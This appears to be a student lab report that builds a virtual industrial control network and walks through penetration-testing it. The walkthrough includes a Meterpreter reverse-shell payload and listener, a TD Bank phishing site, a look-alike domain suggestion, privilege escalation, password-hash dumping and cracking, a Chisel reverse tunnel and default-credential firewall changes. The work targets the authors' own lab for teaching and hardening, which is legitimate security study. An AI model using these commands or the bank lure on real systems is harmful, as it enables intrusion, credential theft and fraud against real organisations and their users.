


Figure 5 Pascal Ackerman's Virtual Test Network

We decided to keep the three zones present in Ackerman's design, which includes a Public Network, an IT (Information Technology) / Business Network, and an OT (Operational Technology) / ICS (Industrial Control System) Network. By simplifying the design and cutting down on the number of machines required, our virtual network was easier to set up and run on a single host computer while still maintaining core functionality.

### 3.1.1 Public Network

In the Public Network, we opted to use a pfSense firewall appliance as the gateway between our IACS network and the public internet. We also situated an attacker machine, running Kali Linux (an industry standard pen Linux distribution [6]) on the public network. This machine was used to conduct our penetration test (Section 3.3).

### 3.1.2 IT Network

On the inside, directly behind the firewall, we have our IT / Business Network. Here, we installed two workstations running Microsoft's Windows 7 Enterprise operating system (OS) with Windows Update disabled. The first is a Business Workstation and the second is an Engineering Workstation. As can be seen in the diagram (Figure 4), the Engineering Workstation has two NICs (Network Interface Cards) – one is connected to the IT Network, and one to the OT Network. With this setup, the Engineering Workstation is able to access the IT Network and the Internet, and also program the plant control equipment.

While running an older version of Windows might seem to be an oversight, it is actually intentional, as the majority of control system environments run outdated software and disable auto-patching in favour of system availability and uptime [7] ("if it ain't broke, don't fix it" mentality).

### 3.1.3 OT Network

Finally, in the OT Network, we placed a Modbus TCP Server to act as a PLC (Programmable Logic Controller). This device's functionality will be simulated by a Python script called PyModbus running on a Kubuntu Linux host. PyModbus is able to simulate the Modbus protocol stack and supports both client and server functionality [8]. While we would have preferred to set up and connect a real PLC to our network, the simulated version will do simply fine, and adds the benefit of making our test network more accessible for those who may wish to recreate it.

During the penetration test, our goal was to compromise the network down to the OT level, where we would be able to read and write register values to the simulated Modbus PLC. If we were to do this in a real world IACS plant environment, whatever physical process the PLCs were controlling (e.g., gas flow valves, nuclear centrifuges) would be completely under our control.



## 3.2 CREATING THE ORIGINAL VIRTUAL NETWORK

Our simulated network environment was built in VMware Workstation 16 Pro, which allowed us to create virtual networks completely segmented from one another. For the purposes of the initial test network, we created three of these virtual networks: one public, one for IT, and one for OT. Our final and improved design makes use of five networks (adding an IDMZ and Bridge Network), which will be discussed more in Section 3.7 (Improved Network Design).

### 3.2.1 Simulated Public Network

The simulated Public Network was created using a NAT (Network Address Translation) virtual adapter in VMware. By doing this, the network has access to the public internet via VMware's NAT routing capabilities (guest OSes may communicate with and use the host machine's network connection). We chose a Private Class C network range for this subnet (192.168.50.0/24), as we did not require a great many addresses. This also kept the networking simple and easy to follow, as all our subnets were /24 Class C Private networks in this design.

VMware assumed the role of default gateway to the public internet and occupied the 192.168.50.1 address. We assigned the 192.168.50.10 address to our pfSense gateway firewall, and 192.168.50.50 to our Kali Linux machine.

### 3.2.2 Simulated IT and OT Networks

Both the virtual IT and OT networks were configured as host-only networks in VMware. This meant that VMware would not do any address translation, and guest machines located in the subnets would only be able to communicate with other guest machines in that same subnet. The IT Network was assigned the 10.10.10.0/24 subnet, and the OT Network was assigned the 172.16.0.0/24 subnet.

In the IT segment, the Business Workstation was assigned the 10.10.10.200 IP address, and the Engineering Workstation the 10.10.10.201 address. In the OT segment, the second NIC on the Engineering Workstation got the 172.16.0.20 address, and the Modbus Server was assigned 172.16.0.101.

Since our pfSense firewall had two NICs (Network Interface Cards), one residing in the Public Network and one in the IT Network, it acted as the gateway for our workstation machines and allowed them to access the internet.

### 3.2.3 Installing and Configuring Systems

To simplify the process of creating and configuring all systems for both the original and the improved virtual networks, we created a configuration document. This document provides step-by-step instructions for creating the networks in VMware, as well as for installing and setting up all guest machines. It also provides links to where we downloaded our virtual machine images. The document is appended to this report (see Appendix).

### 3.3 PENETRATION TEST

To identify problems and vulnerabilities with our network, we first need to try and hack into it. Penetration testing is the most common method used in the industry to create an attack scenario, break into systems when it is convenient and in a controlled environment, and then report findings and harden the systems based on them.

A quick attempt to access the devices inside the network shows that, since NAT (Network Address Translation) and a firewall are used, none of the devices can be directly connected to and scanned for. So, to access the inside network, we must find another way. We will follow Lockheed Martin's Cyber Kill Chain [2] to plan and execute the attack.

#### 3.3.1 Reconnaissance (Phase 1)

Social Engineering can be used to trick the employees into clicking on or installing malicious software that can permit us to access the system. From there, we can try to escalate our access and gain full control of our target system.

Let us assume for this experiment that we found one of the employees through LinkedIn, and through some digging we found he has contacted the TD Bank support on Twitter, asking for help.

LinkedIn also often allows you to access information like work email and the phone number of your target, which could be used later in our process and/or planning phase.

#### 3.3.2 Weaponization (Phase 2)

We created a mock phishing website to trick one of the employees to download our malicious payload that gave us a reverse shell, granting access to the devices inside.

The payload that we transferred to the victim's computer was a *Meterpreter Reverse TCP Shell*. This virus granted us privilege escalations in Windows devices easily and gave us access to many tools like screen sharing and password hash dumping. To generate this payload, we ran the command:

```
$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.50.50  
LPORT=42069 -f exe -o /ICS_Vuln_Lab/PhishingWebsite/CoolCouchClub.exe
```

Here, the 192.168.50.50 IP is my Kali device's public IP and 42069 is the port that we will be listening on. Our payload was named 'CoolCouchClub.exe', which will make sense when you see the website further in the document.

The plan for the website is for it to be a Bank website impersonation, telling the victim to download a malicious file for extra "Cool Features".

You can download the website we made and run it with:

```
$ git clone https://github.com/d0ntblink/ICS\_Vuln\_LAB.git  
$ cd ICS_Vuln_LAB/PhishingWebsite  
$ python -m http.server 80
```




Figure 6 Phishing Website

Now that the website is up, there are tons of ways to deliver the link to the victim. Buying domains nowadays is quite easy and cheap. And IANA (Internet Assigned Numbers Authority) has recently started to add support for other languages and characters as possible TLDs (Top Level Domains) and domain addresses.

<input type="checkbox"/>	tdbänk.com	None	€9.95
--------------------------	------------	------	-------

Figure 7 TD Bank Phishing Domain Name

At the time of writing, you can purchase the *tdbänk.com* domain for just 10 euros for the first year. This would be a perfect phishing domain for an unsuspecting employee who is under pressure receiving an email about an urgent bank problem or a new bonus that they only have a few hours to redeem.

The next step was to set up our listener to find out when our bait is taken and continue from there:

```
$ sudo msfconsole
$ use exploit/multi/handler
$ set payload windows/x64/meterpreter_reverse_tcp
$ set LHOST 192.168.50.50
$ set LPORT 42069
$ exploit
```

This enabled a listener on our Kali device, listening on port 42069 (the same port that our payload tries to contact to), waiting for our bait to be taken.

### 3.3.3 Delivery (Phase 3)

The delivery can be done in lots of ways. You could set up an email service on the domain that we showed earlier, and send an email to the employee's work email, telling him about TD Bank's new website that he should check out for bonuses and such to get him to download the malicious software on his work computer.


### 3.3.4 Exploitation and Installation (Phases 4 & 5)

The victim, due to improper training and direct access on a critical machine like the Engineering Workstation, downloaded our payload off the website and our handler on the Kali machine showed us that we are connected to the victim computer.

The payload gave us access to a reverse shell software called Meterpreter. There are different forms and versions of Meterpreter with different tools and required access. Luckily, we are used a more capable version that has many tools and functionalities built in.

### 3.3.5 Command and Control (Phase 6)

Now that we had full access to a device inside the network, we could try a few things. The version of Meterpreter that we are using allows to easily escalate our privilege by using *getsystem* command.

A screenshot of a terminal window with a dark background. The text is as follows:  
meterpreter > getuid  
Server username: IEWIN7\IEUser  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
The text is displayed in a light blue/cyan color on the dark background.

```
meterpreter > getuid
Server username: IEWIN7\IEUser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 8 Privilege Escalation

Now that we had full administrator access, we could pretty much do anything we wanted. The first problem was all the industrial device management software, especially on Windows, require GUI (Graphical User Interface) access to configure. For that we know we had to create an RDP (Remote Desktop Protocol) or VNC (Virtual Network Computing) connection to our victim's computer. For the sake of experimentation and making it harder for us, we chose to go with RDP.

The second problem was that since the engineering station is under a NAT connection, there is no way for us to access it through the public internet, unless the firewall is configured to forward the correct ports. By default, this is not the case, so we had to work around that.

First, we needed to find the private IP address for the Engineering Workstation.

```
meterpreter > shell
```

```
$ ipconfig
```

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.201
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 172.16.0.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Tunnel adapter isatap.{DA78661D-4321-480D-AED1-83BFFED93BAC}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter isatap.{79F7E094-71BD-4DED-BC15-410A9521A037}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Figure 9 NICs and IPs

This showed us that the engineering station has two NICs connected to two different networks. One is connected to the 10.10.10.0/24 network with the 10.10.10.2 gateway, and the other is on the 172.16.0.0/24 network. Since the 172.16.0.0/24 has no gateway, it is safe to assume it is not connected to the edge router.

After that we checked if the firewall is properly blocking the ports.

Open a new terminal and add the custom route to Kali so it knows what to do with the Engineering Workstation's private IP:

```
$ ip route add 10.10.10.0/24 via 192.168.50.10 dev eth0
```

This command allowed to ping the gateway at 10.10.10.2 and see if it is being blocked or not.

```
(root@owlNest)-[/mnt/c/Users/d0ntblink]
# ping -c 5 -W 2 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.

--- 10.10.10.2 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4190ms
```

Figure 10 Pings Fail

As we assumed, the firewall was blocking all outside access to the Engineering Workstation, so we had to find a way to modify the rules in the router/firewall.

But before that, we enabled the RDP services on the victim's machine, so it accepts RDP requests. In a opened Windows shell type:

```
$ reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

For RDP connection, we also needed a username and a corresponding password. So, we used the Meterpreter 'hashdump' command to grab the NTLM hashes of Windows password. We saved the hashes to we could crack them later using software such as Hashcat, John the Ripper, or Mimikatz.

To get the password hashes, you go back to the Meterpreter session and type:

```
meterpreter > hashdump
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
:
```

Figure 11 NTLM Hashes

Copy and paste the hashes into a hashdump.txt file and open a new terminal to run Hashcat with:

```
$ hashcat -m 1000 -a 0 -o cracked.txt hashdump.txt possiblepass
```

```
$ cat cracked.txt
```

```

Session.....: hashcat
Status.....: Exhausted
Hash.Name.....: NTLM
Hash.Target.....: hashdump.txt
Time.Started.....: Fri May 21 23:50:03 2021 (0 secs)
Time.Estimated...: Fri May 21 23:50:03 2021 (0 secs)
Guess.Base.....: File (possiblepass)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 11 H/s (0.16ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/3 (33.33%) Digests
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point....: 1/1 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Passw0rd! -> Passw0rd!

Started: Fri May 21 23:49:33 2021
Stopped: Fri May 21 23:50:05 2021

(kali㉿kali) - [~/Desktop/HackingDemo/process]
$ ls
chiseluplaodand.png hashdump.png pfsenselogedin.png RDPreadcoil.png
commands.txt hashdump.txt pfsenseloginpage.png RDPruleadd.png
cracked.txt kalichisel.png pfsensepassword.png wipeout.png
getadmin.png meterpeteracitvated.png possiblepass

(kali㉿kali) - [~/Desktop/HackingDemo/process]
$ cat cracked.txt
fc525c9683e8fe067095ba2ddc971889:Passw0rd!

```

Figure 12 Hashcat at Work

We cracked it: the password for IEUser is “Passw0rd!”.

After that we moved on to the next step and tried to figure out how to modify the firewall rules. All the routers or firewalls have a local administration webpage that you can access from a local network. Even if our Kali machine is not technically on the inside network, since we have a compromised machine inside with full access, we can try and tunnel to the webpage.

First, we tested our hypothesis by scanning the ports on the gateway, and since we were already there, we scanned the whole network.

To scan a remote network, you can use one of Meterpreter’s awesome tools called ‘autoroute’.

```
$ sessions -i 1
```

```
meterpreter > run post/multi/manage/autoroute
```

```

meterpreter > run post/multi/manage/autoroute
[!] SESSION may not be compatible with this module.
[*] Running module against IEWIN7
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 172.16.0.0/255.255.255.0 from host's routing table.

```

Figure 13 Autoroute Doing Work

From there, we used a port scan module to search both networks for devices and open ports. For this experiment we were looking for a configuration webpage running on port 80 or 443, and a Modbus service running on port 502.


```
meterpreter > background
```

```
$ use auxiliary/scanner/portscan/tcp
```

```
$ set ports 80,443,502
```

```
$ set rhosts 10.10.10.0/24
```

```
$ run
```




```
msf6 auxiliary(scanner/portscan/tcp) > set ports 80,443,502
ports => 80,443,502
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 10.10.10.0/24
rhosts => 10.10.10.0/24
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.10.2:      - 10.10.10.2:443 - TCP OPEN
[+] 10.10.10.2:      - 10.10.10.2:80 - TCP OPEN
```

Figure 14 Open Ports in 10.10.10.0/24 Network

```
$ set rhosts 172.16.0.0/24
```

```
$ run
```



```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 172.16.0.0/24
rhosts => 172.16.0.0/24
msf6 auxiliary(scanner/portscan/tcp) > run

[*] 172.16.0.0/24:      - Scanned 26 of 256 hosts (10% complete)
[*] 172.16.0.0/24:      - Scanned 52 of 256 hosts (20% complete)
[*] 172.16.0.0/24:      - Scanned 77 of 256 hosts (30% complete)
[+] 172.16.0.101:      - 172.16.0.101:502 - TCP OPEN
```

Figure 15 Open Ports in 172.16.0.0/24 Network

Our hypothesis was correct! a webservice was running on 10.10.10.2. We also found a Modbus device running on 172.16.0.101.

To access the local-only configuration webpage, we used Chisel. Chisel is an open-source software that can be used to tunnel a port through an SSH (Secure Shell Protocol) connection [9].

Use the *background* command to push the Meterpreter session to background but still keep it open. This allows you to download the Chisel versions for Windows and Linux.



```
$ wget
https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_windows_amd64.gz && wget
https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_amd64.gz
```

```
$ 7z e chisel_1.7.6_linux_amd64.gz && 7z e chisel_1.7.6_windows_amd64.gz
```

Next, we opened a new terminal and set up a Chisel instance as a server on our Kali machine, waiting for the tunneled traffic.

```
$ ./chisel server --reverse --port 9001
```

After that we uploaded the Windows version to the victim's machine and ran it as a client.

```
$ sessions -i 1
```


```
meterpreter > upload ./chisel.exe C:/Windows/system32/chisel.exe
```

```
meterpreter > shell
```

```
$ cd C:/Windows/system32/
```

```
$ chisel.exe client 192.168.50.50:9001 R:9000:10.10.10.2:443
```

With this command, Chisel is mirroring the connection on port 443 (HTTPS packets) from the router/firewall to our Kali machine's port 9000 through 9001. Quite confusing, but it works wonderfully.



```
(root@kali) - [/home/kali/Desktop/HackingDemo]
# ./chisel server --reverse --port 9001
2021/05/21 23:20:20 server: Reverse tunnelling enabled
2021/05/21 23:20:20 server: Fingerprint YW0FzHLh2sezqR7powU0rSmkC7bcbdRxxPe+bR7sS3o=
2021/05/21 23:20:20 server: Listening on http://0.0.0.0:9001
2021/05/21 23:20:21 server: session#1: tun: proxy#R:9000=>10.10.10.2:443: Listening
```

Figure 16 Chisel on Kali Machine

With the connection established, we opened a new terminal and tested if we had access to the router's configuration page.

```
$ firefox https://localhost:9000 &
```

Voilà!! We got access to the configuration page.




Figure 17 pfSense Login Page

Here we could see that the organization is using pfSense firewalls to protect their network. Before we could modify the rules, we needed to access the administration page. Our first thought was to see if the username and password that we cracked earlier would work, but that failed. After a bit of research and digging through documentations we found out that a new installation of pfSense firewall comes with the default username password of “admin” and “pfsense”.




Figure 18 pfSense Default Username and Password

Voilà! The lazy Sysadmin never bothered to change the default username and password. This is more common that you might think, due to the “it’s in the protected network why should we care” attitude. From here we could add a new rule to port forward RDP packets on port 3389.

The screenshot shows the 'GW-FW.iacspant.org - Firewall Rules: Edit' page in a Mozilla Firefox browser. The page is for editing a firewall rule. The rule is named 'RDP'. The 'Action' is 'Pass'. The 'Disabled' checkbox is unchecked. The 'Interface' is 'WAN'. The 'Address Family' is 'IPv4'. The 'Protocol' is 'TCP/UDP'. The 'Source' is set to 'any' with 'Invert match' unchecked. The 'Destination' is set to 'any' with 'Invert match' unchecked. The 'Destination Port Range' is set to 'MS RDP (3389)' with 'Invert match' unchecked. The 'Log' checkbox is unchecked. The 'Description' is 'RDP'.

Figure 19 RDP Rule Added

Almost at the promised land, we needed to see if our hard work paid off and if we could establish an RDP connection to the Engineering Workstation.

For the RDP connection from Kali, we will be using the open-source software Remmina [10].

